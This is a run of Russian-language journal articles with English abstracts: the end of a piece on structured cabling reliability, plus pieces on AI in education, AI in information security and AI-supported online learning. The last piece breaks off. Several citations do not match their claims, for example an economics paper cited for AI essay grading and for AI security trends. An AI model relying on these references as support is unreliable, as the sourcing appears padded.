2. **Выбор компонентов:** Следует использовать компоненты (кабель, патч-панели, розетки, разъемы) от проверенных производителей, которые предоставляют системную гарантию на свою продукцию. Все компоненты должны принадлежать к одной категории и соответствовать требованиям международных стандартов.

3. **Качество монтажа:** Монтаж должен выполняться сертифицированными специалистами, которые строго соблюдают технологию: выдерживают радиусы изгиба, правильно разделывают и терминируют кабель, выполняют маркировку. Качественный монтаж – это не только технический, но и эстетический аспект; аккуратно уложенные и промаркированные жгуты в серверных шкафах значительно упрощают дальнейшее обслуживание.

4. **Тестирование и документирование:** После завершения монтажа каждая линия СКС должна быть протестирована с помощью специализированного кабельного анализатора на соответствие заявленной категории. Результаты тестирования вместе с подробными схемами и кабельным журналом составляют исполнительную документацию, которая является критически важной для эффективной эксплуатации и поиска неисправностей на протяжении всего жизненного цикла системы.



Рис. 2

Структурированная кабельная сеть является тем фундаментом, на котором строится вся IT-инфраструктура современного предприятия. Пренебрежение ее качеством в угоду сиюминутной экономии создает скрытую, но серьезную угрозу для стабильности,

производительности и безопасности всех бизнес-критичных систем. Анализ научных работ и обобщение практического опыта ведущих специалистов показывают, что долгосрочная надежность сети может быть обеспечена только через комплексный подход, включающий тщательное проектирование на основе международных стандартов, использование высококачественных компонентов, профессиональный монтаж и обязательное всестороннее тестирование [4].

Инвестиции в качественную СКС следует рассматривать не как затраты, а как стратегический вклад в отказоустойчивость и будущую масштабируемость IT-инфраструктуры. Для руководителей объектов критической инфраструктуры понимание этого факта является обязательным условием для принятия взвешенных управленческих решений и минимизации технологических рисков.

Литература

1. Barry J.E. Designing a Structured Cabling System to ISO 11801. – CRC Press, 2002. – 250 p.
2. Bloch M. Physical-Layer Security: From Information Theory to Security Engineering / M. Bloch, J. Barros. – Cambridge University Press, 2011. – 346 p.
3. Woodward B. Cabling: The Complete Guide to Copper and Fiber-Optic Networking / J. Trulove. – 5th ed. – Wiley, 2014. – 1328 p.
4. Stallings W. Foundations of Modern Networking: SDN, NFV, and Cloud Computing / W. Stallings. – Addison-Wesley Professional, 2015. – 560 p.
5. Kurose J.F. Computer Networking: A Top-Down Approach / J.F. Kurose, K.W. Ross. – 8th ed. – Pearson, 2021. – 792 p.

MISHCHENKO Pavel
Specialist in the Field of IT Infrastructure and Integrated Security of Critical Facilities,
Branch of JSC "NIKIMT-Atomstroy", Egypt

HIDDEN THREAT: WHY THE QUALITY OF A STRUCTURED CABLING NETWORK (SCN) IS CRITICALLY IMPORTANT FOR THE STABILITY OF THE ENTIRE IT INFRASTRUCTURE

Abstract. *The article provides an analytical overview of the importance of a structured cabling network (SCN) as a fundamental element of the IT infrastructure at facilities of critical importance. The problem of underestimating the physical layer of the network architecture is being investigated, which often leads to cascading failures and hidden vulnerabilities in security and data transmission systems. The purpose of the work is to demonstrate, based on the analysis of academic sources and the practical experience of experts, the direct dependence of the overall stability, performance and security of the IT complex on the quality of the design, installation and maintenance of the SCS. The article analyzes international standards, examines the consequences of neglecting the quality of components and installation work, and offers practical recommendations for minimizing risks. The results can be used by engineers, designers, and IT department managers to justify investments in high-quality cable infrastructure and develop long-term operational strategies.*

Keywords: *structured cabling network (SCN), IT infrastructure, physical network layer, network reliability, network security, TIA/EIA standards, total cost of ownership (TCO), critical infrastructure.*

ОЗАКМАН Ольга Александровна
магистрантка, специалист в области сервиса услуг, предприниматель,
Санкт-Петербургский государственный экономический университет,
Россия, г. Санкт-Петербург

ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБРАЗОВАТЕЛЬНОМ ПРОЦЕССЕ

Аннотация. *В современных условиях образование представляет собой стратегическое условие развития как каждого члена, так и современного общества в целом. Это обусловлено стремительным развитием науки, расширением объёма знаний и информации в мире всеобщей цифровизации всех процессов, влияющих на все уровни современной жизни и на методы работы, частью чего является искусственный интеллект.*

В статье приводится анализ преимуществ использования в образовательном процессе технологий искусственного интеллекта. При этом особое внимание уделено индивидуализации обучения.

Ключевые слова: *возможности образования, цифровизация, технологии искусственного интеллекта, индивидуализация, потенциал искусственного интеллекта.*

Основная часть

Искусственный интеллект – очень широкая дисциплина, область информатики, в которой компьютеры учатся моделировать процесс мышления, обучения и восприятия как у людей. В последнее время в области изучения и внедрения искусственного интеллекта произошёл значительный сдвиг, известный как Deep Learning, который является дисциплиной машинного обучения. В машинном обучении машины учатся распознавать простые объекты не только путём определения и программирования характеристик объекта, но и на основе представления данных, таких как различные изображения, звук или цифры.

В научной литературе под искусственным интеллектом подразумеваются технологические системы, которые для принятия решений опираются на базу больших данных (Big Data) и действуют по принципу алгоритма. Нередко понятие «искусственный интеллект» означает способную к самообучению и развитию цифровую программу, облеченную в какую-либо машинную оболочку.

Технологии искусственного интеллекта с использованием программных платформ на основе нейронных сетей и больших данных (Big Data) создают возможность поднять на качественно новый уровень идею персонализации образования, поскольку нейронные сети зачастую предлагают уникальные решения, на которые обычное человеческое мышление неспособно. Для реализации установки на персонализацию обучения созданы специализированные цифровые программы, позволяющие учитывать индивидуальные особенности студентов, обеспечивать достаточные результаты для одних и ускоренное и углубленное образование – для других.

Развитие искусственного интеллекта расширяет возможности образования и имеет потенциал для значительного увеличения эффективности системы образования путем персонализации процесса обучения в соответствии с индивидуальными потребностями учащихся и одновременного значительного снижения административной нагрузки на педагогов [1].

Кроме того, технологии искусственного интеллекта могут точно определить, какие части учебных материалов менее понятны ученикам или где они делают больше ошибок. В конечном счёте они могут адаптировать обучение к каждому ученику [2].

Образовательные онлайн-системы и целые цифровые платформы, использующие искусственный интеллект, уже помогают зарубежным учителям оценивать работу учеников, например сочинения. Некоторые исследования показали, что алгоритмы оценивают объективнее, чем лучшие учителя. Например, они освобождены от личной предвзятости, которая иногда может присутствовать у учителя. При этом искусственный интеллект не должен обрабатывать полностью всю работу ученика,

только её дизайн, с которым затем продолжает работать живой учитель. Именно благодаря сотрудничеству человека и машины с искусственным интеллектом, а не замене учителя машиной, многие видят будущее обучения [3, с. 12-16].

Чешский исследователь О. Ноймаер приводит примеры уже существующих научных разработок искусственного интеллекта для школьного обучения. Так, компания SmallStep создала технологию искусственного интеллекта, которая создает учебные и обучающие тексты из любого источника текста в любой области знаний, а также тестирует технологию обучения английскому языку.

Кроме того, уже другая технология искусственного интеллекта отслеживает прогресс каждого ученика, готовит для него упражнения, полностью адаптированные к его способностям и успехам, что обеспечивает наиболее эффективную динамику обучения [4, с. 27-33].

Можно выделить пять областей применения искусственного интеллекта в образовании [5, с. 19-22]:

1. Индивидуализация обучения. Так, технологии искусственного интеллекта могут распознавать сильные и слабые стороны учащихся и соответствующим образом адаптировать метод и процесс обучения конкретному ученику: на что ему нужно обратить больше внимания, какой темп подходит ему, где у него есть пробелы и ему нужно больше повторений или тренировок.

2. Помощники-репетиторы. Уже существуют программы репетиторства на основе искусственного интеллекта, которые помогают учащимся осваивать, например, основы математики. Также технологии искусственного интеллекта способны считывать тексты и могут, например, обрабатывать и сортировать работы учащихся или контролировать посещаемость. Тогда у педагогов будет больше времени для подготовки к занятиям и личному общению с учениками, что облегчает административную нагрузку.

3. Выявление пробелов. Искусственный интеллект может отслеживать восприятие уроков отдельными учениками, основываясь на анализе результатов тестов или домашних заданий. Тем самым педагог может незамедлительно скорректировать обучение.

4. Выбор профессии. Системы искусственного интеллекта могут скорректировать выбор профессии или дальнейшего образования на основе анализа успехов и предпочтений в определенных областях, где обучающиеся показывают наилучшие показатели и которые им более подходят. Это наилучшим образом подходит при выборе программ стажировки. Так, в МГТУ им. Н. Э. Баумана разработали и запустили первого в России ИИ-преподавателя по программированию. Сервис способен анализировать знания, чтобы подсказать дальнейшее направление. С его помощью можно решить более 7 тыс. задач.

5. Умные школы. Анализ данных и искусственный интеллект могут контролировать безопасность, освещение, использование учебных классов. Искусственный интеллект выявляет попытки мошенничества и плагиата. Чатботы облегчают взаимодействие учебных заведений с учащимися, начиная с процедуры зачисления и заканчивая выбором курсов и непрерывной информацией во время учёбы.

Стоит отметить, что в настоящее время отмечаются значительные изменения в характере работы программ искусственного интеллекта, вызывающие опасения в определенных научных кругах. В частности, если в первоначальных программах результатом их работы были большие данные, но сами эти программы были пассивны, то на уровне самообучающихся цифровых систем большие данные начали управлять опциями. В результате возросла непредсказуемость их работы, поскольку уже не программисты, а сами данные определяют, что делать дальше.

Помимо непредсказуемости результатов работы самообучающихся цифровых систем, возникает и такая важная проблема индивидуализированного обучения, как критерии итогового оценивания результатов обучения, поскольку, если исключить из образовательного процесса единые требования и заменить их индивидуальными программами, то и итоговое знание учащегося должно стать индивидуальным и уникальным.

Несмотря на это, возможности использования искусственного интеллекта в образовании все возрастают и расширяются. Можно с уверенностью сказать, что области применения технологий искусственного интеллекта могут быть безграничными, но с учетом вышеизложенного целесообразно выделить следующие направления его применения для совершенствования образовательного процесса [6]:

1. Создание регулируемой среды обучения. Кому-то легче читать тексты и понимать

визуальную информацию, для других – легче воспринимать и запоминать информацию на слух. Искусственный интеллект может помочь настроить учебную среду таким образом, чтобы она была наиболее продуктивной для конкретного ученика. Образовательное воздействие этой адаптивности и гибкости огромно, поскольку традиционные образовательные системы и учебные программы не учитывают способностей и возможностей учащихся в достаточной мере.

2. Повышение эффективности. Искусственный интеллект способен ускорять учебные процессы и сокращать рутинную ручную работу, связанную с образованием, а это освобождает большую часть времени педагога и ученика. Искусственный интеллект может автоматизировать эти процессы, повышая эффективность и качество образования.

3. Образовательная платформа на основе искусственного интеллекта. Благодаря искусственному интеллекту учащиеся могут получить доступ к образовательной платформе, которая не только адаптирована к их потребностям, но и может обучать их в областях, где педагоги не могут. Например, учебные платформы искусственного интеллекта обычно функционируют на основе информации, которая была собрана из нескольких источников, тщательно проанализирована и затем проверена. В то же время педагог не может быть в курсе тенденций и событий на одном уровне с искусственным интеллектом.

4. Обучение через игру. Обучение через игры уже стало популярным в дошкольном и начальном образовании. Дети узнают, как устроен и функционирует мир, из развивающих игр. Тем не менее этот творческий подход к обучению также может быть реализован и на более старших ступенях образования, помогая учащимся развивать навыки, которые они хотели бы получить.

5. Обучение детей с особыми образовательными возможностями. Когда речь идёт об учениках с трудностями в обучении, с особыми образовательными потребностями, проблемы можно решить благодаря искусственному интеллекту, который делает обучение не только индивидуализированным, но и целенаправленным. Его алгоритмы призваны помочь людям с особыми потребностями наиболее эффективным способом. Неспособность разработать и внедрить передовые образовательные технологии несёт в себе риск регресса для человечества.

Заключение

Использование искусственного интеллекта многосторонне, но наиболее важный ресурс технологий искусственного интеллекта в образовании связан с возможностями персонализированного обучения. Потенциал искусственного интеллекта, прежде всего, видится в успешном решении рутинных задач образовательного процесса: освоении понятийного аппарата предмета изучения, логических связей и т. п. Системы искусственного интеллекта способны по реакции обучающихся определять уровень усвоения учебного материала, проводить тестирование и давать оценку учебным достижениям, давать рекомендации по корректировке образовательного процесса.

Таким образом, искусственный интеллект представляет собой огромный ресурс, который открывает богатые возможности совершенствования образовательного процесса. Однако его применение в образовании создает определенные педагогические, психологические и социальные риски. Чтобы их минимизировать, необходимо:

- четкое осознание обществом и научно-педагогическим сообществом неизбежности этих рисков;
- понимание того, что искусственный интеллект работает лишь как вспомогательный инструмент, дающий материал для анализа и размышления преподавателей, на основе которых они должны принимать в той или иной ситуации окончательное решение;
- требуется предпринять определенные шаги на национальном и международном уровнях по ограничению возможностей разработки и использования потенциально опасных для общества технологий. Это может быть государственная и международная экспертизы программ искусственного интеллекта на предмет их безопасности для общества и системы образования. В соответствии с выводами данных экспертиз специалисты по системному программированию должны согласиться на ограничение свободы творчества в сферах, способных быть потенциально опасными для человечества.

Вместе с тем, разработка и внедрение новейших алгоритмов искусственного интеллекта, которые могут оптимизировать учебные процессы, должны стать приоритетом. При этом важнейшая задача для исследователей

состоит в том, чтобы изобрести более высокую форму искусственного интеллекта, которая будет способна объяснить его действия. Очевидно, что чем больше искусственный интеллект влияет на жизнь людей, тем больше будет усиливаться его давление. Уметь правильно его использовать и осознавать опасность манипуляций – очень важная задача. Интеграция цифровых технологий в образование должна сопровождаться осознанием безопасности их применения.

Литература

1. Artificial Intelligence In Education Promises and Implications for Teaching and Learning. Wayne Holmes, Maya Bialik, Charles Fadel. The Center for Curriculum Redesign, Boston, MA, 02130 Copyright © 2019 by Center for Curriculum Redesign All rights reserved. (Электронный доступ: https:// curriculumredesign.org/wp-content/uploads/AIED-Book-Excerpt-CCR.pdf).

2. Educ-AI-tion Rebooted? Exploring the future of artifi cial intelligence in schools and colleges [online]. London: Nesta, 2019. (Электронный доступ: https://media.nesta.org.uk/documents/Future_of_AI_and_education_v5_WEB.).

3. Осадчий В.В. Многофакторная модель в коммерческой финансовой системе [Текст] / В.В. Осадчий // Журнал прикладных исследований. – 2021. – Т. 3. – № 3. – С. 12-16.

4. Osadchii V.V. Various methods for assessing the economic security of enterprises / V.V. Osadchii // Scientific research of the SCO countries: synergy and integration. Proceedings of the International Conference. Beijing, – 2022. – С. 27-33.

5. Neumajer O. Umělá inteligence ve školství a práci učitele. Řízení školy. Praha: Wolters Kluwer, 2019, roč. 16, č. 3, P. 19-22. (Электронный доступ: WWW: ISSN 1802-4785).

6. Urbanek R. Generální ředitel společnosti Microsoft v české republice a na slovensku. pět rolí umělé inteligence ve vzdělávání budoucnosti (Электронный доступ: https://umelainteligence.forbes.cz/AI-a-vzdelavani).

7. Blaylock J. The Top 5 Changes That Occur With AI in Education. 18.12.2019. (Электронный доступ: https://www.analyticsinsight. net/the-top-5-changes-thatoccur-with-ai-ineducation/).

OZAKMAN Olga Alexandrovna
Master's Student, Specialist in the Field of Service Provision, Entrepreneur,
Saint Petersburg State University of Economics, Russia, Saint Petersburg

POSSIBILITIES OF USING ARTIFICIAL INTELLIGENCE TECHNOLOGIES IN THE EDUCATIONAL PROCESS

Abstract. *In modern conditions, education is a strategic condition for the development of both each member and modern society as a whole. This is due to the rapid development of science, the expansion of the volume of knowledge and information in the world of general digitalization of all processes affecting all levels of modern life and working methods, part of which is artificial intelligence.*

The article provides an analysis of the advantages of using artificial intelligence technologies in the educational process. At the same time, special attention is paid to the individualization of training.

Keywords: *educational opportunities, digitalization, artificial intelligence technologies, individualization, artificial intelligence potential.*

ОЗАКМАН Ольга Александровна
магистрантка, специалист в области сервиса услуг, предприниматель,
Санкт-Петербургский государственный экономический университет,
Россия, г. Санкт-Петербург

ПРИМЕНЕНИЕ СИСТЕМ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ЗАЩИТЕ ИНФОРМАЦИИ

Аннотация. *Искусственный интеллект (ИИ или AI – Artificial Intelligence) – функциональное и автоматизированное решение для сбора данных, управления бизнес-процессами, аналитики, поиска оптимальных способов ведения бизнеса. Его можно использовать для выполнения рутинных заданий: выстраивания статистики, выявления потенциальных рисков, поддержания информационной безопасности (ИБ).*

Безопасность – это широкий термин, и в промышленности и правительстве существует множество контекстов «безопасности» на разных уровнях – от индивидуального до общенационального. Для осуществления безопасности применяются и развиваются технологии искусственного интеллекта и машинного обучения. В то время как многие из этих технологий обладают потенциалом и принесли большую пользу обществу (например, помогая снизить уровень мошенничества с кредитными картами), меняющийся социальный контекст и применение этих технологий часто оставляют больше вопросов, чем ответов – с точки зрения правил, положений и моральных суждений – по их следу. Искусственный интеллект и безопасность были – во многих отношениях – созданы друг для друга, и современные подходы к машинному обучению, похоже, появляются как раз вовремя, чтобы заполнить пробелы в предыдущих системах защиты данных на основе правил.

Ключевые слова: *искусственный интеллект, информационная безопасность, машинное обучение, голосовая аутентификация, биометрические данные, кибератака, кибербезопасность.*

Основная часть

В современном мире отечественные компании, следуя мировому тренду, делают ставку на искусственный интеллект для защиты предприятий от киберугроз.

Растущие угрозы заставили пересмотреть подходы к организации безопасности и повысили спрос на программное обеспечение, чтобы защититься от угроз, которые обходят стандартные меры безопасности.

По данным ФРИИ, количество хакерских атак, растет на 54% год от году во всех отраслях. Каждая пятая компания понесла финансовый ущерб, подвергаясь атакам. В 2023 году активность злоумышленников остается высокой [2].

Приложения искусственного интеллекта для обнаружения и предотвращения кибератак – это мировой тренд, который внедряют организации по всему миру. Объем мирового рынка ИИ в сфере безопасности вырастет с $21,19 млрд в 2023 году до $50,61 млрд к 2028 году при среднегодовом темпе роста 19%, по данным ФРИИ [2].

Системы на базе искусственного интеллекта (ИИ) могут анализировать различные инциденты безопасности и реагировать на них в режиме реального времени. Он может автоматизировать такие процессы, как сбор данных и реагирование на инциденты, что помогает организациям сократить время реагирования. Это также позволяет учиться на прошлых инцидентах, и помогает в разработке более строгих стратегий реагирования на инциденты. ИИ также использовался для улучшения процессов аутентификации пользователей. Пароли и двухфакторная аутентификация уязвимы для атак, но ИИ может использовать поведенческую биометрию для усиления аутентификации пользователей. Это может чрезвычайно помочь организациям ограничить потенциальный несанкционированный доступ [2].

Системы на базе искусственного интеллекта обеспечивают повышенную безопасность данных. ИИ может использовать такие методы, как шифрование, обнаружение аномалий и анализ поведения для защиты данных. Используемые алгоритмы могут отслеживать трафик данных и быстро предупреждать о потенциальных утечках данных. Это помогает группам безопасности защищать базы данных и

добиваться лучшего соблюдения правил защиты данных [3].

ИИ будут играть ключевую роль в разработке средств защиты от кибератак. Алгоритмы искусственного интеллекта и машинного обучения будут продолжать совершенствоваться в раннем обнаружении атак и смягчении их последствий. Это позволит организациям более точно обнаруживать угрозы и быстрее реагировать на них. Это поможет организациям улучшить состояние безопасности.

Мониторинг, поиск угроз, реагирование на инциденты и другие обязанности часто выполняются вручную и отнимают много времени, что может задержать действия по исправлению, увеличить незащищенность и повысить уязвимость для киберпреступников. И только за последние несколько лет разработки искусственного интеллекта быстро развились до такой степени, что они могут принести существенные преимущества в операциях киберзащиты в широком диапазоне организаций и миссий. Автоматизированные ключевые элементы основных функций ИИ помогли преобразовать рабочие процессы в кибербезопасности в оптимизированные, автономные, непрерывные процессы, которые ускоряют восстановление и обеспечивают максимальную защиту. Автоматическая обработка данных, проверка больших информационных массивов средствами AI и ML сильно упрощают поиск угроз и оценку их опасности. Быстрые и точные действия, выполненные машиной при информационных инцидентах – половина успеха в борьбе с киберпреступниками. Подобная защита доказала свою состоятельность и эффективность, особенно в случаях резкого скачка кибератак в событиях информационной безопасности [3].

Кибербезопасность: включает защиту информации и систем от основных киберугроз, таких, как кибертерроризм, кибервойна и кибершпионаж. Система обнаружения вторжений (IDS). Тип программного обеспечения безопасности, предназначенного для автоматического оповещения администраторов, когда кто-то или что-то пытается скомпрометировать информационную систему из-за злонамеренных действий или нарушений политики безопасности [4].

Теория игр: наука о стратегии или, по крайней мере, оптимальное принятие решений независимыми и конкурирующими игроками в стратегической обстановке. Дифференциальная конфиденциальность: подход, позволяющий ученым извлекать информацию из базы данных, гарантируя, что ни одно лицо не может быть идентифицировано, т. е. он гарантирует, что ответ, полученный на любой запрос к базе данных, не будет заметно отличаться, если какой-либо один человек будет исключен из базы данных (конфиденциальность для отказа от участия). Эта последняя задача достигается этой гарантией, добавляя шум к любому ответу, возвращенному базой данных. Криптография: метод хранения и передачи данных в определенной форме, чтобы их могли прочитать и обработать только те, для кого они предназначены [4].

Киберприложения ИИ имеют большие преимущества для правительства и бизнес-лидеров, ответственных за защиту людей, систем, организаций и сообществ от современных безжалостных киберпреступников. Так, функции искусственного интеллекта на протяжении всего жизненного цикла кибербезопасности включают в себя мониторинг обширных массивов данных для обнаружения атак со стороны противника, количественную оценку рисков, связанных с известной уязвимостью, и обеспечение принятия решений с помощью данных во время поиска угроз [5].

Кроме того, системы безопасности, использующие AI и ML, научились распознавать и выявлять нарушителей, при анализе типичного поведения сотрудников: рабочая активность, авторизация, смена прав доступа, навигация внутри баз данных. Чрезмерная активность, интерес к закрытым данным, неудачные попытки проникновения, все это легко выявляется с помощью отслеженных и обработанных сигналов. Полученные вовремя сигналы о попытках взлома или превышении полномочий, помогают предотвратить ЧП, а также сохранить в неприкосновенности интеллектуальную собственность организации, цифровую и ресурсы [5].

Классические защитные системы руководствуются сводом правил, директив, готовых алгоритмов, а это чревато ошибкой или неисполнением команды, при выявлении нового вида угрозы. Приложения с ИИ способны действовать быстро: определять угрозу, ее класс опасности, мишени, предлагать различные варианты защиты. Время реагирования на хакерскую атаку принимает первостепенное значение, для обеспечения защиты и минимизации последствий.

К непосредственным и долгосрочным преимуществам интеграции ИИ в систему кибербезопасности организации относятся следующие:

- Улучшает защиту и исправление благодаря способности ИИ обнаруживать тонкие атаки, повышать безопасность и улучшать реагирование на инциденты.
- Увеличивает экономию времени, поскольку ИИ сокращает время цикла обнаружения и реагирования, быстро оценивая риски и ускоряя принятие решений аналитиками с помощью мер по смягчению последствий на основе данных.
- Усиливает защиту репутации бренда и доверия к системам и протоколам безопасности организации.
- Повышает удовлетворенность сотрудников, поскольку специалисты по кибербезопасности могут сосредоточиться на задачах более высокого уровня, а не на трудоемких ручных действиях.

На сегодняшний день ИИ отвечает повышенным требованиям безопасности. Для правительственных сред, которым требуется высочайший уровень защиты от кибербезопасности, в частности для органов обороны и национальной безопасности, ИИ расширяет возможности защиты информации [5].

Благодаря автоматизации ИИ обеспечивает конкурентное преимущество. Искусственный интеллект становится все более распространенным, что позволит легче наращивать человеческие возможности в роли кибербезопасности в правительстве и Министерстве обороны, увеличивая влияние и эффективность.

Применение функций ИИ сведет к минимуму человеческий фактор. Все возможности ИИ в ручные и полу ручные процессы может свести к минимуму ошибки и несоответствия [5].

Организации будут нанимать экспертов по ИИ за их опыт применения технологий ИИ и машинного обучения для обеспечения кибербезопасности, а не просто искать традиционные наборы навыков в области кибербезопасности. Новые наборы навыков будут востребованы у киберспециалистов [5].

Совершенствование методов вторжения и атак на компании продолжает оставаться на высоком уровне. Это значит, что в любой системе будут присутствовать слабые места – точки или зоны проникновения угроз. Перекрыть все возможности кибератак, да еще и одновременно, задача почти невозможная. Зато посредством машинного обучения в ИБ становится возможным – выявить наиболее привлекательные для кибератак точки входа, повысить контроль, защиту, выполнить превентивные меры, что положительно сказывается на снижении опасности [5].

Заключение

Системы искусственного интеллекта сейчас и в будущем расширяют свои возможности за счет добавления наборов контекстных данных и информации для принятия более обоснованных решений. Анализируя различные факторы, такие как сетевой трафик и поведение пользователей, ИИ получает более глубокое понимание среды организации и предсказывает возможные отклонения в использовании данных. Даже имея потенциальные недостатки, искусственный интеллект будет способствовать развитию кибербезопасности и поможет организациям организовать более надежную систему безопасности.

Искусственный интеллект - новое пространство, которое будет усиленно продолжать расширяться, оказывая влияние на различные отрасли.

За последние 4 года, сделки в области кибербезопасности и искусственного интеллекта выросли более чем в два раза. Способность искусственного интеллекта поддерживать кибербезопасность со временем будет только расти. Лидеры кибербезопасности должны изучить широкий спектр вариантов использования ИИ и потенциальных приложений для федеральной миссии [6, с. 12-16].

Литература

1. Байгутлина И.А., Замятин П.А. «Геоинформационные технологии, киберспорт и кибербезопасность». 2021.
2. Романова Ю.Д., Шайтура С.В. «Анализ и современные информационные технологии в обеспечении экономической безопасности бизнеса и государства». Сборник научных трудов и результатов совместных научно-исследовательских проектов. 2016.
3. Шайтура С.В., Минитаева А.М. «Механизмы управления пространственной безопасностью». 2020.
4. Панасенко С.П., Батура В.П. «Основы криптографии для экономистов», 2005.
5. Громов Ю.Ю. «Информационная безопасность и защита информации», 2017.

6. Осадчий В.В. Многофакторная модель в коммерческой финансовой системе [Текст] / В.В. Осадчий // Журнал прикладных исследований. – 2021. – Т. 3. – № 3. – С. 12-16.

7. Osadchii V.V. Various methods for assessing the economic security of enterprises / V.V. Osadchii // Scientific research of the SCO countries: synergy and integration. Proceedings of the International Conference. Beijing, – 2022. – P. 27-33.

OZAKMAN Olga Alexandrovna
Master's Student, Specialist in the Field of Service Provision, Entrepreneur,
Saint Petersburg State University of Economics, Russia, Saint Petersburg

APPLICATION OF ARTIFICIAL INTELLIGENCE SYSTEMS IN INFORMATION PROTECTION

Abstract. *Artificial intelligence (AI or AI – Artificial Intelligence) is a functional and automated solution for collecting data, managing business processes, analytics, and finding the best ways to do business. It can be used to perform routine tasks: building statistics, identifying potential risks, maintaining information security (IS).*

Security is a broad term, and there are many contexts of "security" in industry and government at different levels, from individual to national. Artificial intelligence and machine learning technologies are used and developed to implement security. While many of these technologies have potential and have brought great benefits to society (for example, helping to reduce credit card fraud), the changing social context and application of these technologies often leaves more questions than answers–in terms of rules, regulations, and morals. judgments - in their wake. Artificial intelligence and security were–in many ways–made for each other, and modern machine learning approaches appear to be emerging just in time to fill the gaps of previous rules-based data protection systems.

Keywords: *artificial intelligence, information security, machine learning, voice authentication, biometric data, cyber-attack, cyber security.*

ОЗАКМАН Ольга Александровна
магистрантка, специалист в области сервиса услуг, предприниматель,
Санкт-Петербургский государственный экономический университет,
Россия, г. Санкт-Петербург

СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ ОНЛАЙН-ОБУЧЕНИЯ СРЕДСТВАМИ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

Аннотация. *На протяжении последних лет отмечаются быстрые инновации в области технологий обучения. Онлайн-обучение становится довольно распространённым в образовательных контекстах. Первоначально онлайн-обучение задумывалось как продолжение дистанционного обучения и, таким образом, основывалось на представлении и передаче учебных ресурсов на расстоянии. С пандемией пришла идея дистанционного обучения, в которой онлайн-обучение рассматривалось как механизм замены очного обучения. Это создает будущее, в котором онлайн-обучение лучше всего рассматривать как сочетание обоих подходов, позволяя человеку получать реальную, интерактивную и действительную поддержку в обучении.*

Онлайн обучение применяется в системе образования с каждым годом все больше и больше. Во многих программах и курсах основная часть учебной деятельности перемещается из классных комнат в индивидуальную работу.

Ключевые слова: *образование, онлайн обучение, искусственный интеллект, вовлеченность в учебный процесс, психоэмоциональное состояние, нейронные сети.*

Основная часть

Система образования в настоящее время вступает в новые реалии, диктуемые современным состоянием общества и последствиями пандемии COVID-19, когда в экстренном порядке вводилось онлайн-обучение на всех ступенях образования от начальной школы до системы высшего образования.

До сих пор предпринимаются поиски методов и способов, позволяющих найти решение данной проблемы. Первые шаги оказались очень сложными как со стороны технической реализации, так и со стороны психоэмоционального состояния всех участников образовательного процесса. Техническая составляющая достаточно быстро была найдена и очень активно стала использоваться в организации процесса обучения: teams.microsoft.com, zoom.us, skype.com, и др. [2].

Онлайн-обучение ставит систему образования в новые условия, связанные с определением вовлеченности обучаемых в процесс получения знаний, освоения новых умений и навыков, организации и проведения контроля и самоконтроля. В вынужденных новых условиях отсутствует вербальный контакт, эмоциональные составляющие, поведенческие оценки, адекватная оценка качества обучения. Эти изменения ставят перед педагогической наукой необходимость разработки новой методологии, учитывающей происходящие изменения.

Вначале дистанционное обучение вводилось в режиме локдауна очень быстро и зачастую не совсем подготовлено (ERT) и внесло свои коррективы в систему знаний и учебный опыт обучаемых по всему миру [3].

Вместе с тем, преимуществом дистанционного обучения всегда была возможность учиться в удобном для вас темпе, независимо от того, когда и где вы находитесь. Эта свобода помогла людям, которые иначе не могли посещать занятия, получить образование, например, на Крайнем Севере.

